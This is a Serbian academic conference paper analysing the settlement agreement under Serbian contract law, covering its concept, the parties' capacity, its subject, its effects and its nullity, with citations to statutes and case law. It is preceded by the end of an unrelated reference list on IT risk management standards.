ISO. (2005). ISO/IEC 27001:2005 - Information technology - Security techniques - Information security management systems – Requirements. Preuzeto sa http://www.iso.org/iso/catalogue_detail?csnumber=42103

ISO. (2009a). ISO 31000:2009 - Risk management - Principles and guidelines. Preuzeto sa http://www.iso.org/iso/catalogue_detail?csnumber=43170

ISO. (2009b). ISO Guide 73:2009 - Risk management – Vocabulary. Preuzeto sa http://www.iso.org/iso/catalogue_detail?csnumber=44651

ISO. (2009c). IEC 31010:2009 - Risk management - Risk assessment techniques. Preuzeto sa http://www.iso.org/iso/catalogue_detail?csnumber=51073

ISO. (2011). ISO/IEC 27005:2011 - Information technology - Security techniques - Information security risk management. Preuzeto sa http://www.iso.org/iso/catalogue_detail?csnumber=56742

Lientz, B. P., & Larssen, L. (2006). *Risk management for IT projects: How to deal with over 150 issues and risks*. Amsterdam: Elsevier/Butterworth-Heinemann.

Narodna banka Srbije. (2013). Odluka o minimalnim standardima upravljanja Informacionim sistemom finansijske institucije, „Službeni glasnik RS", br. 23/2013 i 113/2013. Preuzeto sa http://www.nbs.rs/export/sites/default/internet/latinica/20/sis/min_standardi_upravljanja_IT_sistemom.pdf

Quarterman, J.S. (2006). *Risk management solutions for Sarbanes-Oxley section 404 IT compliance*. Indianapolis: Wiley.

The Institute of Internal Auditors. (2007). *GAIT Methodology, A risk-based approach to assessing the scope of IT general controls*.

The Institute of Internal Auditors. (2008a). *GAIT for Business and IT Risk (GAIT-R)*. Preuzeto sa http://www.iia.nl/SiteFiles/IIA_leden/Praktijkgidsen/GAIT_ForBusiness.pdf

The Institute of Internal Auditors. (2008b). *GAIT for IT General Control, Deficiency Assessment, An approach for evaluating ITGC deficiencies in Sarbanes-Oxley Section 404 assessments of internal controls over financial reporting*. Preuzeto sa http://www.iia.nl/SiteFiles/IIA_leden/Praktijkgidsen/GAIT_ForBusiness.pdf

The Institute of Internal Auditors. (2010). GTAG 15: Information Security Governance. Preuzeto sa https://na.theiia.org/standards-guidance/recommended-guidance/practice-guides/Pages/GTAG15.aspx

The Open Group. (2010). *Technical Guide:* FAIR – ISO/IEC 27005 Cookbook. Preuzeto sa http://www.businessofsecurity.com/docs/FAIR%20-%20ISO_IEC_27005%20Cookbook.pdf

Tho, I. (2005). *Managing the risks of IT outsourcing*. Amsterdam: Elsevier Butterworth-Heinemann.

Uremović, D. (2009). *Upravljanje rizicima: Metodologije procesa upravljanja rizicima.* InfoTrend. Preuzeto sa http://www.alterinfo.hr/userfiles/Media/Upravljanje_rizicima.pdf

Wieczorek, M., Naujoks, U., & Bartlett, R. (2002). *Business continuity: IT risk management for international corporations*. Berlin: Springer.

Wiles, J., Rogers, R., & Withers, D. (2007). *Techno Security's guide to managing risks: For IT managers, auditors, and investigators*. Burlington, Mass: Elsevier.



DOI: 10.15308/Synthesis-2015-723-728

Synthesis
International Scientific Conference of IT and Business-Related Research

# UGOVOR O PORAVNANJU

## SETTLEMENT AGREEMENT

Velisav Marković
Poslovni fakultet Valjevo, Univerzitet Singidunum, Srbija

**Apstrakt:**
Ugovor o poravnanju predstavlja obostrano obavezujući ugovor lica između kojih postoji spor ili neizvesnost o nekom pravnom smislu, koja pomoću uzajamnih popuštanja prekidaju spor, odnosno uklanjaju neizvesnost i određuju svoja uzajamna prava i obaveze. Ugovorom o poravnanju strane modifikuju već postojeći (sporni ili neizvesni) pravni odnos. Koristeći pravnu teoriju i sudsku praksu autor detalno ispituje ugovor o poravnanju, i to pojam ugovora, poslovnu sposobnost ugovornih strana, predmet poravnanja, pravna dejstva ugovora i ništavost ugovora o poravnanju, i pokušava da ukaže na moguće sporne situacije.

**Ključne reči:**
ugovor o poravnanju, poravnanje, spor, mirno rešenje spora.

**Abstract:**
Settlement Agreement is appointed, double-binding agreement between the entities involved in a dispute or with the uncertain status of a legal relationship, which by mutual indulgence interrupt the dispute or eliminate uncertainty and specify their mutual rights and responsibilities. The parties use the settlement agreement to modify the existing (disputed or uncertain) legal relationship. The author relies on legal theory and judicial practice for the purpose of giving the detailed analysis of the settlement agreement and the term of the agreement, the legal capacity of the contracting parties, the subject of settlement, the legal effects of agreement and nullity of the settlement agreement, while shedding light on the possible controversial situations.

**Key words:**
settlement agreement, settlement, dispute, peaceful dispute resolution.

## 1. POJAM UGOVORA O PORAVNANJU

Ugovor o poravnanju je imenovani, dvostrano obavezni ugovor materijalnog prava. Ugovorom o poravnanju lica između kojih postoji spor ili neizvesnost o nekom pravnom odnosu, pomoću uzajamnih popuštanja prekidaju spor, odnosno uklanjaju neizvesnost i određuju svoja uzajamna prava i obaveze.

Postoji neizvesnost i kad je ostvarenje određenog prava nesigurno.[1]

Zaključenjem ugovora o poravnanju (vansudskog poravnanja) same strane rešavaju postojeći sporni materijalno-pravni odnos, bez intervencije suda, a upravo da bi izbegle tu intervenciju (Karamarković, 1996).[2]

Ugovor o poravnanju je *sui generis* dvostrano obavezni ugovor koji za osnov ima već postojeći materijalno-pravni odnos. To može biti bilo koji pravni odnos: stvarno-pravni, obligaciono-pravni, nasledni, porodični i dr.

Za ugovor o poravnanju važe osnovna načela ZOO kao što su: načelo autonomije volje, načelo ravnopravnosti strana, načelo savesnosti i poštenja, zabrana stvaranja i iskorišćavanja monopolskog položaja, zabrana prouzrokovanja štete, dužnosti ispunjenja obaveze. Pored toga, član 19. ZOO uređuje da će strane u obligacionom odnosu nastojati da sporove rešavaju usaglašavanjem, posredovanjem ili na drugi miran način. Međutim, na ugovor o poravnanju ne primenjuje se načelo jednake vrednosti uzajamnih davanja. Međusobna popuštanja učinjena u postupku zaključenja vansudskog poravnanja ne moraju podrazumevati i ekvivalentnost takvih ustupaka.[3] To je uređeno i članom 1094. ZOO koji kaže da se zbog prekomernog oštećenja ne može tražiti poništenje poravnanja.[4] To je izuzetak od pravila da se na ugovor o poravnanju primenjuju opšte odredbe o dvostranim ugovorima. Takođe, kad pod nazivom poravnanja ugovarači obave neki drugi posao, na njihove odnose ne primenjuju se odredbe zakona koje važe za poravnanje, već one koje važe za stvarno obavljeni posao.[5]

Uslov za postojanje poravnanja jeste postojanje neizvesnosti ili spora u pogledu već postojećeg pravnog odnosa koji ujedno predstavlja predmet poravnanja. Navedeni zakonski termin „spor" kao i „neizvesnost" u praksi i teoriji se tumače na različite načine, ali jedno u čemu se svi slažu jeste da spor ili neizvesnost mora postojati u momentu zaključenja poravnanja. Spor kao i neizvesnost mogu se odnositi na bilo koji element postojećeg pravnog odnosa (Rakić Vodinelić, 1993).

1 Član 1089. Zakona o obligacionim odnosima, Sl. list SFRJ, br. 29/78, 39/85, 45/89 - odluka USJ i 57/89, Sl. list SRJ, br. 31/93 i Sl. list SCG, br. 1/2003 - Ustavna povelja), (u daljem tekstu: ZOO).

2 Tako i sudska praksa „Ugovorom o vansudskom poravnanju stranke pomoću uzajamnih popuštanja prekidaju međusobni spor, odnosno uklanjaju neizvesnost i tačno određuju svoja prava i obaveze." Iz presude Opštinskog suda u Svrljigu P. 144/06 od 21.05.2007. godine i presude Okružnog suda u Nišu, Gž. 3793/07, *Bilten sudske prakse Okružnog suda u Nišu,* broj 26/2008.

3 Vidi presudu Vrhovnog suda Srbije, Prev. 748/98 od 27.01.1999. godine, *Privrednik* broj 163/164 – specijalni dodatak III, *Paragraf Lex.*

4 Tako i „Kada je oštećeni u potpunosti vansudskim poravnanjem prihvatio ponuđene iznose kao naknadu celokupne štete i odrekao se daljeg potraživanja iz štetnog događaja, bez značaja je da li im je isplatom po poravnanju isplaćena potpuno, ili delimično stvarna i pravična naknada štete." Iz presude Vrhovnog suda Srbije, Rev. 2659/2005 od 14.06.2006. godine, *Paragraf Lex.*

5 Član 1093. ZOO.

E-mail: vmarkovic@singidunum.ac.rs

DOI: 10.15308/Synthesis-2015-729-734

Postojanje spora treba shvatiti u najširem smislu te reči. Spor o nekom pravu postoji i kada se osporava njegovo postojanje, odnosno njegova sadržina, iako o tom spornom odnosu nije započet sudski postupak (Blagojević i Krulj, 1980).

Kako spor predstavlja nesaglasnost strana o postojanju, sadržini pravnog odnosa ili pojedinim elementima pravnog odnosa, to postojanje spora između stranaka mora biti nesumnjivo, što znači da jedna od njih, koja smatra da je sporno postojanje ili sadržina pravnog odnosa, to treba da pokaže ili izjavi drugoj strani, bilo podnošenjem tužbe ili preduzimanjem nekih drugih radnji: opomena pred tužbu, predlog da se zaključi vanparnično poravnanje pred sudom, ili predlog, koji se upućuje drugoj strani, da se zaključi vansudsko poravnanje (Karamarković, 2004).

Za razliku od postojanja spora kao pretpostavke za zaključenje poravnanja koji je objektivna kategorija, postojanje „neizvesnosti" se u teroriji definiše kao subjektivna kategorija, koja se tiče učesnika pravnog odnosa. Dovoljno je da neizvesnost kao stanje svesti postoji na strani samo jednog od učesnika spornog odnosa. Odredbu o neizvesnosti kao jednoj od pretpostavki za zaključenje poravnanja ima i nemačko pravo. Nemačka sudska praksa pod neizvesnošću podrazumeva sledeće situacije: ona se može sastojati u tome što je stranka nesigurna u budući razvoj postojećeg odnosa, ili u tome što jedna ili obe strane nemaju dovoljno saznanja o nekim aspektima pravnog ili ekonomskog položaja saugovarača (Rakić Vodinelić, 1993).

Postoji neizvesnost i kad je ostvarenje određenog prava nesigurno.[6]

Ostvarenje određenog prava je, na primer, nesigurno kada je protekao rok zastarelosti i potraživanje poverioca je postalo prirodna – neutuživa obligacija. Zakon o obligacionim odnosima kao naturalne obligacije poznaje: zastarele dugove, obaveze koje nemaju propisanu formu, ako se forma ne traži za punovažnost, nego samo za utuživost (konsesualni poklon je punovažan bez obzira na formu, ali je utuživ ako je zaključen u pismenoj formi), kao i dugove za koje propis uskraćuje pravo na tužbu. Poravnanjem se neke od ovih naturalnih obaveza (a to se specijalno odnosi na zastarele dugove), mogu pretvoriti u potpune pravne obaveze (Belović, 2008).[7]

Bitan element ugovora o poravnanju je uzajamnost popuštanja.

Popuštanje se može sastojati, između ostalog, u delimičnom ili potpunom priznavanju nekog zahteva; u uzimanju na sebe neke obaveze; u smanjenju kamatne stope; u produženju roka; u pristajanju na delimične otplate; u davanju prava na odustanicu.

Popuštanje može biti uslovno.

Kad samo jedna strana popusti drugoj, na primer, prizna pravo druge strane, to nije poravnanje, te ne podleže pravilima o poravnanju.[8]

Ovo pravilo o uzajamnosti popuštanja imaju i Austrijski građanski zakonik[9] i Srpski građanski zakonik.[10]

6 Član 1089. stav 2. ZOO.

7 „Punovažnost ugovora o poravnanju nije uslovljena pismenom formom, takav ugovor može se zaključiti bilo u pismenoj bilo u usmenoj formi", Spoljnotrgovinska arbitraža PKJ – Odluka T-49/85 od 31.10.1988. godine, www.sudskapraksa.com.

8 Član 1090. ZOO.

9 Paragraf 1380 Austrijskog građanskog zakonika (AGZ): „Poravnanjem zove se ugovor o prenovu, kojim se sporna ili sumnjiva prava tako određuju, da se svaka strana uzajamno obvezuje nešto dati, činiti ili ne činiti. Poravnanje dolazi među dvostrano obavezne ugovore, i o njemu se sudi po onim istim pravilima, koja za ove ugovore važe. - § 1008.

10 Paragraf 854 Srpskog građanskog zakonika (SGZ): „I oni prava svoja prvašnja prenavljaju, kad se o spornim i sumnjivim pravima poravnaju. U poravnanju je obično, da svaka strana po nešto od svoga zatega popusti, a po nešto od drugoga dobije. Ako jedna strana sve ustupi, a druga ništa ne dobije, onda se smatra kao ustupljeno ili poklonjeno pravo."

## 2. POSLOVNA SPOSOBNOST UGOVORNIH STRANA

U pogledu poslovne sposobnosti ugovarača kod ugovora o poravnanju važe pravila kao i za sve druge ugovore.[11]

Potpuno poslovno sposobno lice može zaključiti ugovor o poravnanju ako je sposobno za raspolaganje pravom koje je predmet poravnanja.[12]

Ograničeno poslovno sposobno lice može zaključiti ugovor o pravnanju pod istim uslovima kao i za druge ugovore.[13]

Kod pravnog lica uvek istovremeno postoje i pravna i poslovna sposobnost. Obim poslovne sposobnosti pravnog lica zavisi od toga da li ono ima opštu ili specijalnu pravnu sposobnost. Opšta imovinska pravna sposobnost podrazumeva da pravno lice može imati sva imovinska prava i obaveze, a specijalna imovinska pravna sposobnost podrazumeva da pravno lice može steći samo ona prava i obaveze koji su u skladu sa ciljem, odnosno delatnošću pravnog lica.

U našem pravu komercijalna pravna lica poseduju opštu pravnu sposobnost, a nekomercijalna specijalnu pravnu sposobnost izuzev države koja takođe poseduje opštu pravnu sposobnost (Živković, 1997).

Ništavan je pravni posao pravnog lica koji nije zaključen u okviru njegove pravne sposobnosti. Savesna strana može zahtevati naknadu štete koju je pretrpela usled zaključenja ugovora koji je ništav.[14] Što se tiče privrednih subjekata privredna društva mogu obavljati sve zakonom dozvoljene delatnosti.[15] Pravni poslovi koje je privredno društvo preduzelo izvan kruga registrovane delatnosti su punovažni prema trećim licima. Delatnosti za koje je zakonom propisano da se mogu obavljati samo na osnovu saglasnosti, dozvole ili drugog akta državnog organa mogu se obavljati po njihovom dobijanju (Babić, 2009).

Zakon o obligacionim odnosima propisuje da pravno lice može zaključivati ugovore u pravnom prometu u okviru svoje pravne sposobnosti.[16] Ovakvo rešenje znači da naše pravo prihvata stav o postojanju opšte pravne sposobnosti pravnog lica u skladu s prirodom privrednog subjekta, shodno kom i delatnost pravnog lica nije element njegove pravne sposobnosti. Za poslove izvan delatnosti privrednog subjekta sankcija je administrativnopravna (privredni prestup) a ne građanskopravna (ništavost ugovora) (Vasiljević, 2006).

U ime privrednih subjekata ugovor o poravnanju mogu potpisati zakonski i statutarni zastupnici privrednog subjekta i punomoćnici koji imaju posebno ovlašćenje.[17]

Pored navedenih sposobnosti ugovarača ZOO kao uslov za zaključenje ugovora o poravnanju zahteva i sposobnost za raspolaganje pravom koje je predmet poravnanja. Ukoliko je u određenom pravnom sistemu više dispozitivnih pravila, odnosno ukoliko je manje kogentnih odredaba o pravnim odnosima, utoliko su veće mogućnosti za regulisanje međusobnih odnosa putem poravnanja. Dakle, reč je o licima koja imaju aktivnu

11 Član 1093. stav 1. ZOO: „Za ugovor o poravnanju važe opšte odredbe o dvostranim ugovorima, ako za njega nije što drugo predviđeno." Vidi i članove 54-59. ZOO.

12 Vidi član 1091. ZOO.

13 Član 56. stav 2. ZOO: „Ograničeno poslovno sposobno lice može bez odobrenja svog zakonskog zastupnika zaključivati samo one ugovore čije mu je zaključivanje zakonom dozvoljeno."

14 Član 54. stav 3. ZOO.

15 Član 5. Zakona o privrednim društvima, *Sl. glasnik RS*, broj 36/2011, 99/2011, 83/2014 - drugi zakon i 5/2015

16 Član 54. stav 1. ZOO.

17 Član 91. stav 4. ZOO: „Punomoćnik ne može bez posebnog ovlašćenja za svaki pojedini slučaj preuzeti meničnu obavezu, zaključiti ugovor o jemstvu, o poravnanju, o izbranom sudu, kao ni odreći se nekog prava bez naknade."



DOI: 10.15308/Synthesis-2015-729-734

i pasivnu legitimaciju iz inicijalnog odnosa koji je kulminirao konfliktom, iz čega vuku i ovlašćenja da odlučuju o sudbini tog, prethodnog, konfliktnog odnosa (Knežević, 2007).

## 3. PREDMET PORAVNANJA

Predmet poravnanja može biti svako pravo kojim se može raspolagati.[18]

Radi se o pravnim odnosima u oblastima u kojima postoji sloboda stranačke dispozicije, kao na primer: imovinski odnosi, obligacionopravni, stvarnopravni, naslednopravni, porodični, itd. Međutim, ZOO sadrži i dve posebne odredbe i to prvom dozvoljava poravnanje o imovinskim posledicama krivičnih dela a drugom isključuje mogućnost poravnanja u sporovima koji se tiču statusnih odnosa.[19]

Pored ograničenja u pogledu predmeta poravnanja sadržanog u ZOO i drugi materijalni propisi izričito zabranjuju raspolaganje stranaka, a time i mogućnost zaključenja poravnanja.

Tako, Zakon o nasleđivanju,[20] propisuje u članu 179.: Ništav je ugovor kojim neko svoju imovinu ili njen deo ostavlja u nasleđe svom saugovaraču ili nekom trećem. U članu 180. Zakona propisuje: Ništav je ugovor kojim neko otuđuje nasledstvo kome se nada, kao i svaki ugovor o nasledstvu nekog trećeg ko je živ. Ništav je ugovor o isporuci ili drugoj koristi kojima se jedan ugovornik nada iz nasledstva koje nije otvoreno. U članu 181.: Ništav je ugovor kojim se zaveštalac obavezuje da unese ili ne unese kakvu odredbu u zaveštanje ili da kakvu odredbu iz svog zaveštanja opozove ili ne opozove.

Iz oblasti radnih odnosa zabranjeno je zaključenje poravnanja o odricanju prava na zaradu, otpremninu i sl. jer se radi o pravima kojih se niko ne može odreći.[21]

Zbog veze poravnanja sa već postojećim pravnim odnosom iz koga su nastala prava i obaveze, koji se poravnanjem uređuju, zabranjeno je poravnanje čiji je predmet uređenje prava i obaveza iz ništavog ugovora, čak i kad su strane htele da poravnanjem tu ništavost otklone (Karamarković, 2004).

Ništavo je poravnanje o ništavom pravnom poslu i kad su ugovarači znali za ništavost i hteli poravnanjem da je otklone.[22] Na ovaj način se onemogućuje konvalidacija apsolutno ništavog pravnog posla.

## 4. DEJSTVA UGOVORA O PORAVNANJU

Smatran kao pakt, ugovor o pravnanju, u rimskom pravu nije spadao u ustanove za preinačenje prava i obaveza, što znači da se jasno razlikovao od novacije i cesije. Dok su se novacija i cesija odnosile na nesporne i jasno ugovorene odnose, dotle je predmet nagdbe bio sporan i sumnjiv ugovor i uopšte pravni odnos između stranaka i one su ga uređivale međusobnim popuštanjem (Radoman, 1981).

Ugovorom o poravnanju strane modifikuju već postojeći (sporni ili neizvesni) pravni odnos, što znači da on nastavlja svoj život, proizvodeći i dalje pravna dejstva, ali je bitno da je prošao kroz jednu transformacionu fazu.

Inače, jemac i treći koji je dao svoju stvar u zalogu ostaju i dalje u obavezi, a njihova odgovornost može biti smanjena poravnanjem, ali ne i povećana, izuzev ako su se saglasili sa poravnanjem.[23]

Tako, poravnanje koje je zaključio jedan od solidarnih dužnika sa poveriocem nema dejstvo prema ostalim dužnicima, ali ovi imaju pravo da prihvate to poravnanje, ako ono nije ograničeno na dužnika sa kojim je zaključeno.[24]

Poravnanje koje je zaključio jedan od solidarnih poverilaca sa dužnikom nema dejstva prema ostalim poveriocima, ali ovi imaju pravo da prihvate to poravnanje, izuzev kada se ono odnosi samo na deo poverioca sa kojim je zaključeno.[25]

Novacija postoji kada se dužnik i poverilac saglase da postojeću obavezu zamene novom i ako nova obaveza ima različit predmet ili različit osnov.[26] Predmet novacije je prvobitni ugovor, koji može biti nesporan i izvestan, dok predmet poravnanja može biti širi od prvobitnog ugovora, i odnositi se na sva sporna i sumnjiva prava kojima stranke mogu raspolagati (Radoman, 1981).

Zakon o obligacionim odnosima ne isključuje mogućnost da poravnanje može imati novacioni karakter. Shodno tome, ako je poravnanjem izvršena novacija obaveze, jemac se oslobađa odgovornosti za njeno ispunjenje, a prestaje i zaloga koju je dao neko treći.[27] Na primer, jedan ugovor o kupoprodaji povodom koga nastane spor transformiše se poravnanjem u ugovor o delu. Ovim poravnanjem sporni kupoprodajni odnos je prestao, a nastao je novi. Jemci su garantovali ispunjenje ugovora o prodaji, a ne i ugovora o delu. Zalogodavac je dao stvar u zalogu za određeni ugovor i garantuje samo njegovo ispunjenje (Blagojević & Krulj, 1980).

Najvažnija razlika između novacije i poravnanja postoji u pogledu njihovog dejstva. Značaj pravnog razlikovanja je u tome što se na novaciju ne primenjuju specijalna pravila o poništaju poravnanja usled zablude, ali je suprotno poravnanju, novaciju moguće poništiti usled prekomernog oštećenja.

Osnovno dejstvo ugovora o poravnanju je u tome što je od trenutka zaključenja ugovora o poravnanju za prava i obaveze ugovarača merodavno pravo utvrđeno poravnanjem.[28] Dejstva ugovora o poravnanju su prvenstveno materijalno-pravne prirode. Ugovor o poravnanju može biti zaključen pre pokretanja parničnog postupka kao i za vreme trajanja parnice.[29] Ugovor o

18 Član 1092. stav 1. ZOO.

19 Vidi član 1092. stav 2. i 3. ZOO.

20 *Sl. glasnik RS*, broj 46/95, 101/2003 - odluka USRS, 6/2015

21 Tim povodom je u odluci Ustavnog suda Srbije Už. br. 18/2002 izraženo sledeće pravno shvatanje: „Budući da se, saglasno članu 60. stav 4. Ustava, radi o pravu koga se niko ne može odreći, Ustavni sud smatra da je presudom Okružnog suda kojim je odbijena žalba izjavljena protiv osporene prvostepene presude, drugostepeni sud povredio podnosioca ustavne žalbe na pravnu zaštitu u slučaju prestanka radnog odnosa, jer je prihvatio pravno stanovište prvostepenog suda da je osporenom izjavom podnosilac ustavne žalbe izvršila otpust duga prema poslodavcu, te našao da predmet osporene izjave nije protivan prinudnim propisima." Identično pravno shvatanje je izraženo u odluci Ustavnog suda, Už. br. 33/2007, (Slijepčević, 2009).

22 Član 1096. stav 2. ZOO.

23 Član 1095. stav 2. ZOO.

24 Član 418. ZOO.

25 Član 429. ZOO.

26 Novacija je način prestanka jedne punovažne obligacije sporazumom ugovornih strana, uz istovremeni nastanak nove obligacije. Obligacija je nova ako se od stare razlikuje u pogledu predmeta ili osnova ili predmeta i osnova (Babić, 2008).

27 Član 1095. stav 1. ZOO.

28 „Potpisivanjem vansudskog poravnanja, koje ima karakter dvostranoobaveznog ugovora, stranke uređuju svoja međusobna potraživanja, dinamiku plaćanja i dospelost dugovanja koje dužnik treba da plati, te poveriocu u tom slučaju pripada pravo na zateznu kamatu od dospelosti koja je utvrđena vansudskim poravnanjem, a ne od prvobitno ugovorene dospoelosti iz osnovnog posla." Iz presude Privrednog apelacionog suda, Pž. 1834/2010 od 09.06.2010. godine, *Paragraf Lex.*

29 „Zaključenjem vansudskog poravnanja pre pokretanja sudskog spora, kojim su stranke u potpunosti regulisale uzajamna prava u pogledu naknade štete iz štetnog događaja i konstatovale da su svi oštećeni u potpunosti namireni za imovinsku i neimovinsku štetu koja je proistekla ili može proisteći iz štetnog događaja, kao i da se odriču bilo kakvog drugog zahteva za naknadu štete prema osiguraniku – štetniku, u potpunosti je rezrešen spor između stranaka, pa oštećeni ne mogu u sudskom postupku osnovano potraživati naknadu štete iz istog štetnog događaja." Iz presude Vrhovnog suda Srbije, Rev. 4437/02 od 30.01.2003. godine, www.sudskapraksa.com.



DOI: 10.15308/Synthesis-2015-729-734

poravnanju nema nikakva procesno-pravna dejstva, i ono se nigde ne predviđa kao procesna smetnja što znači da ugovor zaključen pre pokretanja parnice nije smetnja za pokretanje i vođenje parnice između istih strana sa identičnim predmetom spora (Karamarković, 1996). Tek u slučaju da se, u određenim situacijama, ili pod određenim uslovima, ugovoru o poravnanju prida neko svojstvo neke vrste izvršnog naslova,[30] moglo bi se razmišljati i o njegovom, ne samo materijalnopravnom, već i o procesnom uticaju na parnicu (Rakić Vodinelić, 1993).

Dejstvo ugovora o poravnanju je na terenu materijalnog prava pa u slučaju pokretanja parnice tuženi bi mogao da istakne, u svojoj odbrani, kao prigovor, činjenicu da prava i obaveze nemaju onakvu sadržinu kako to tužilac navodi, već sadržinu utvrđenu ugovorom o poravnanju. Takođe, ugovor o poravnanju zaključen u toku parničnog postupka nema nikakvo neposredno procesno dejstvo i nema karakter procesne radnje već će biti osnov za uređenje materijalno-pravnog odnosa stranaka – ugovarača.

Međutim, ugovor o poravnanju može biti zaključen i pred sudom u toku trajanja parničnog postupka. Ugovor o poravnanju pred sudom ima prevashodno materijalno-pravna dejstva (uređenje postojećih spornih odnosa).[31] Procesna dejstva ugovora o poravnanju zaključenog pred sudom su u procesnom sporazumu o okončanju parnice (Karamarković, 2004).[32] Mirno rešenje spora kroz zaključenje ugovora o poravnanju je u ovlašćenju parničnih stranaka, a ne suda, te isto može biti zaključeno i nakon donošenja meritorne odluke.[33]

U našoj nauci i praksi preovladalo je mišljenje da sudsko poravnanje predstavlja istovremeno ugovor materijalnog prava i ugovor procesnog prava, čiji je smisao da su stranke saglasne da postupak prestane da teče što znači da predstavlja procesnopravni ugovor, a pošto su postigle sporazum o rešavanju spornog odnosa, predstavlja i materijalnopravni ugovor (Triva, 1960).

Razlika između ugovora o poravnanju zaključenog pred sudom i van suda je u tome ko može biti punomoćnik pred sudom obzirom da Zakon o parničnom postupku[34] ima posebne odredbe o zastupanju. Ugovor o poravnanju zaključen pred sudom (sudsko poravnanje) za razliku od vansudskog ima značajna procesna dejstva koja se ogledaju u sledećem: a) sudsko poravnanje dovodi do okončanja parnice, ako je zaključeno u odnosu na ceo tužbeni zahtev; b) predstavlja procesnu smetnju za pokretanje nove parnice o istoj stvari između istih lica; c) zapisnik u kome je sadržano sudsko poravnanje ima snagu izvršne isprave. Zakon o izvršenju i obezbeđenju navodi da svojstvo izvršne isprave ima i poravnanje zaključeno pred sudom, arbitražnim sudom ili Sudom časti Privredne komore.[35]

## 5. NIŠTAVOST UGOVORA O PORAVNANJU

Za poništaj ugovora o poravnanju važe opšti uslovi propisani Zakonom o obligacionim odnosima u opštim odredbama, za sve ugovore, i posebni razlozi i uslovi propisani članovima 1096-1098. Zakona.

Ugovor o poravnanju, kao ugovor materijalnog prava, može da bude zahvaćen razlozima apsolutne i relativne ništavosti.[36]

*Apsolutna ništavost.* Pravilo je da je valjanost poravnanja zavisna od valjanosti posla, koji se poravnanjem iznova uređuje. Ukoliko je taj pravni posao bio apsolutno ništav, i ugovor o poravnanju prati, odslikava, refleks je ništavosti tog pravnog posla. Mane i nedostaci pravnog posla, povodom koga se zaključuje poravnanje reflektuju se na sam ugovor o poravnanju, jer ugovor o poravnanju nije samostalan pravni posao, nego je izveden iz osnovnog pravnog posla, povodom koga postoji spor ili neizvesnost. Strankama nije namera da ugovorom o poravnanju zasnuju jedan pravni odnos, već da postojeći pravni odnos urede. I zbog toga se te mane, koje su sadržane u tom pravnom poslu, automatski prenose i na ugovor o poravnanju (Karamarković, 2009).

Ništavo je poravnanje o ništavom pravnom poslu i kad su ugovarači znali za ništavost i hteli poravnanjem da je otklone.[37] Odricanje od apsolutne ništavosti nije dopušteno ni voljom ugovarača ni izričito, te ni konvalidacijom takvog posla izvršenjem, jer mu je sadržaj protivan prinudnim propisima, javnom poretku ili dobrim običajima.

Prilikom zaključenja ugovora o poravnanju stranke ne smeju da povrede konkretne zabrane koje se tiču dozvoljenosti predmeta ili kauze. Ukoliko to učine, stvaraju razlog apsolutne ništavosti, zato što su povredili granice autonomije volje, koje su postavljene u odredbi člana 10. ZOO pošto su „strane u obligacionim odnosima slobodne u granicama prinudnih propisa, javnog poretka i dobrih običaja, da svoje odnose urede po svojoj volji."

Da bi sud izrekao da je ugovor o poravnanju protivan javnom poretku ili moralu dužan je da se određeno pozove na odgovarajuće pravne i moralne ustanove. Posledica zaključenja poravnanja sa povredama ovih, opštih granica slobode ugovaranja je apsolutna ništavost ugovora o poravnanju (Perović, 1975).

Odredbom člana 105. ZOO propisano je da ništavost neke odredbe ugovora ne povlači ništavost samog ugovora, ako on može opstati bez ništave odredbe i ako ona nije bila ni uslov ugovora ni odlučujuća pobuda zbog koje je ugovor zaključen. Izuzetak od ovog pravila propisan je odredbom člana 1098.

30 Zakon o mirenju Hrvatske, *Narodne novine* broj 18/11 u članu 13. propisuje da je nagodba koja je sklopljena u posutpku mirenja izvršna isprava ako je u njoj utvrđena određena obveza na činidbu o kojoj se stranke mogu nagoditi te ako sadrži izjavu obvezanika o neposrednom dopuštenju izvršenja (klauzulu izvršnosti). Takođe, stranke se mogu sporazumeti i da se nagodba sastavi u obliku javnobeležničkog akta, sudske nagodbe ili arbitražnog poravnanja.

31 Član 14. Zakona o izvršenju i obezbeđenju, (*Sl. glasnik RS,* broj 31/2011, 99/2011- dr. zakon, 109/2013 - odluka US, 55/2014 i 139/2014): „Sudskom odlukom, u smislu ovog zakona, smatra se presuda, rešenje, kao i druga odluka doneta u postupku pred sudom, arbitražnim sudom i Sudom časti Privredne komore, a sudskim poravnanjem smatra se poravnanje zaključeno pred sudom, arbitražnim sudom ili Sudom časti Privredne komore." Posebno se navode sudske odluke i sudsko poravnanje što znači da se poravnanje ne tretira kao odluka suda.

32 Tako i sudska praksa „Prvostepena odluka ostaje bez pravnog dejstva ukoliko stranke u toku žalbenog postupka zaključe pred prvostepenim sudom sudsko poravnanje o predmetu spora." Iz rešenja Privrednog apelacionog suda, Pž. 5907/10 od 22.07.2010. godine, *Aktuelna sudska praksa iz raznih oblasti prava* broj 4/2011, str. 42.

33 Iz presude Privrednog apelacionog suda, Pž. 10705/10 od 26.07.2011. godine, *Aktuelna sudska praksa iz raznih oblasti prava* broj 4/2011, str. 26.

34 *Sl. glasnik RS*, broj 72/2011, 49/2013 - odluka US, 74/2013 - odluka US, 55/2014

35 Dok „Sporazum između bivših bračnih drugova o obavezi plaćanja supružanskog izdržavanja sačinjen kod advokata (poravnanje zaključeno van suda) nema karakter sudske odluke." Iz odluke Vrhovnog suda Vojvodine, U. 7/90 od 12.04.1990. godine, *Privrednik broj 163/164 – Specijalan dodatak III, Paragraf Lex,* „Sudsko poravnanje predstavlja pravno valjanu ispravu na osnovu koje se može izvršiti upis u odgovarajuće zemljišne knjige", iz rešenja Vrhovnog suda Srbije, Rev. 2604/06 od 03.10.2007, *Izbor sudske prakse* broj 6/2009.

36 Međutim, „Sve dok vansudsko poravnanje nije poništeno ili proglašeno ništavim, ono kao i svaki ugovor, stvara prava i obaveze za ugovarače, što znači da se u parnici po tužbi za izvršenje obaveza iz ugovora o poravnanju ne mogu ponovo preispitati i utvrđivati činjenice koje se tiču pravnog odnosa koji je uređen poravnanjem, kao da poravnanje nije ni zaključeno, već se o izvršenju obaveza iz poravnanja odlučuje bez upuštanja u pravnu prirodu, osnov i visinu obaveza ugovornih strana koje su postojale pre zaključenja poravnanja." Iz rešenja Višeg trgovinskog suda u Beogradu, Pž. 4664/03 od 08.07.2004. godine, www.sudskapraksa.com.

37 Član 1096. stav 2. ZOO.



DOI: 10.15308/Synthesis-2015-729-734

ZOO koji kaže da odredbe poravnanja čine celinu, te ako je jedna odredba ništava, celo poravnanje je ništavo, izuzev kada se iz samog poravnanja vidi da se ono sastoji iz nezavisnih delova.

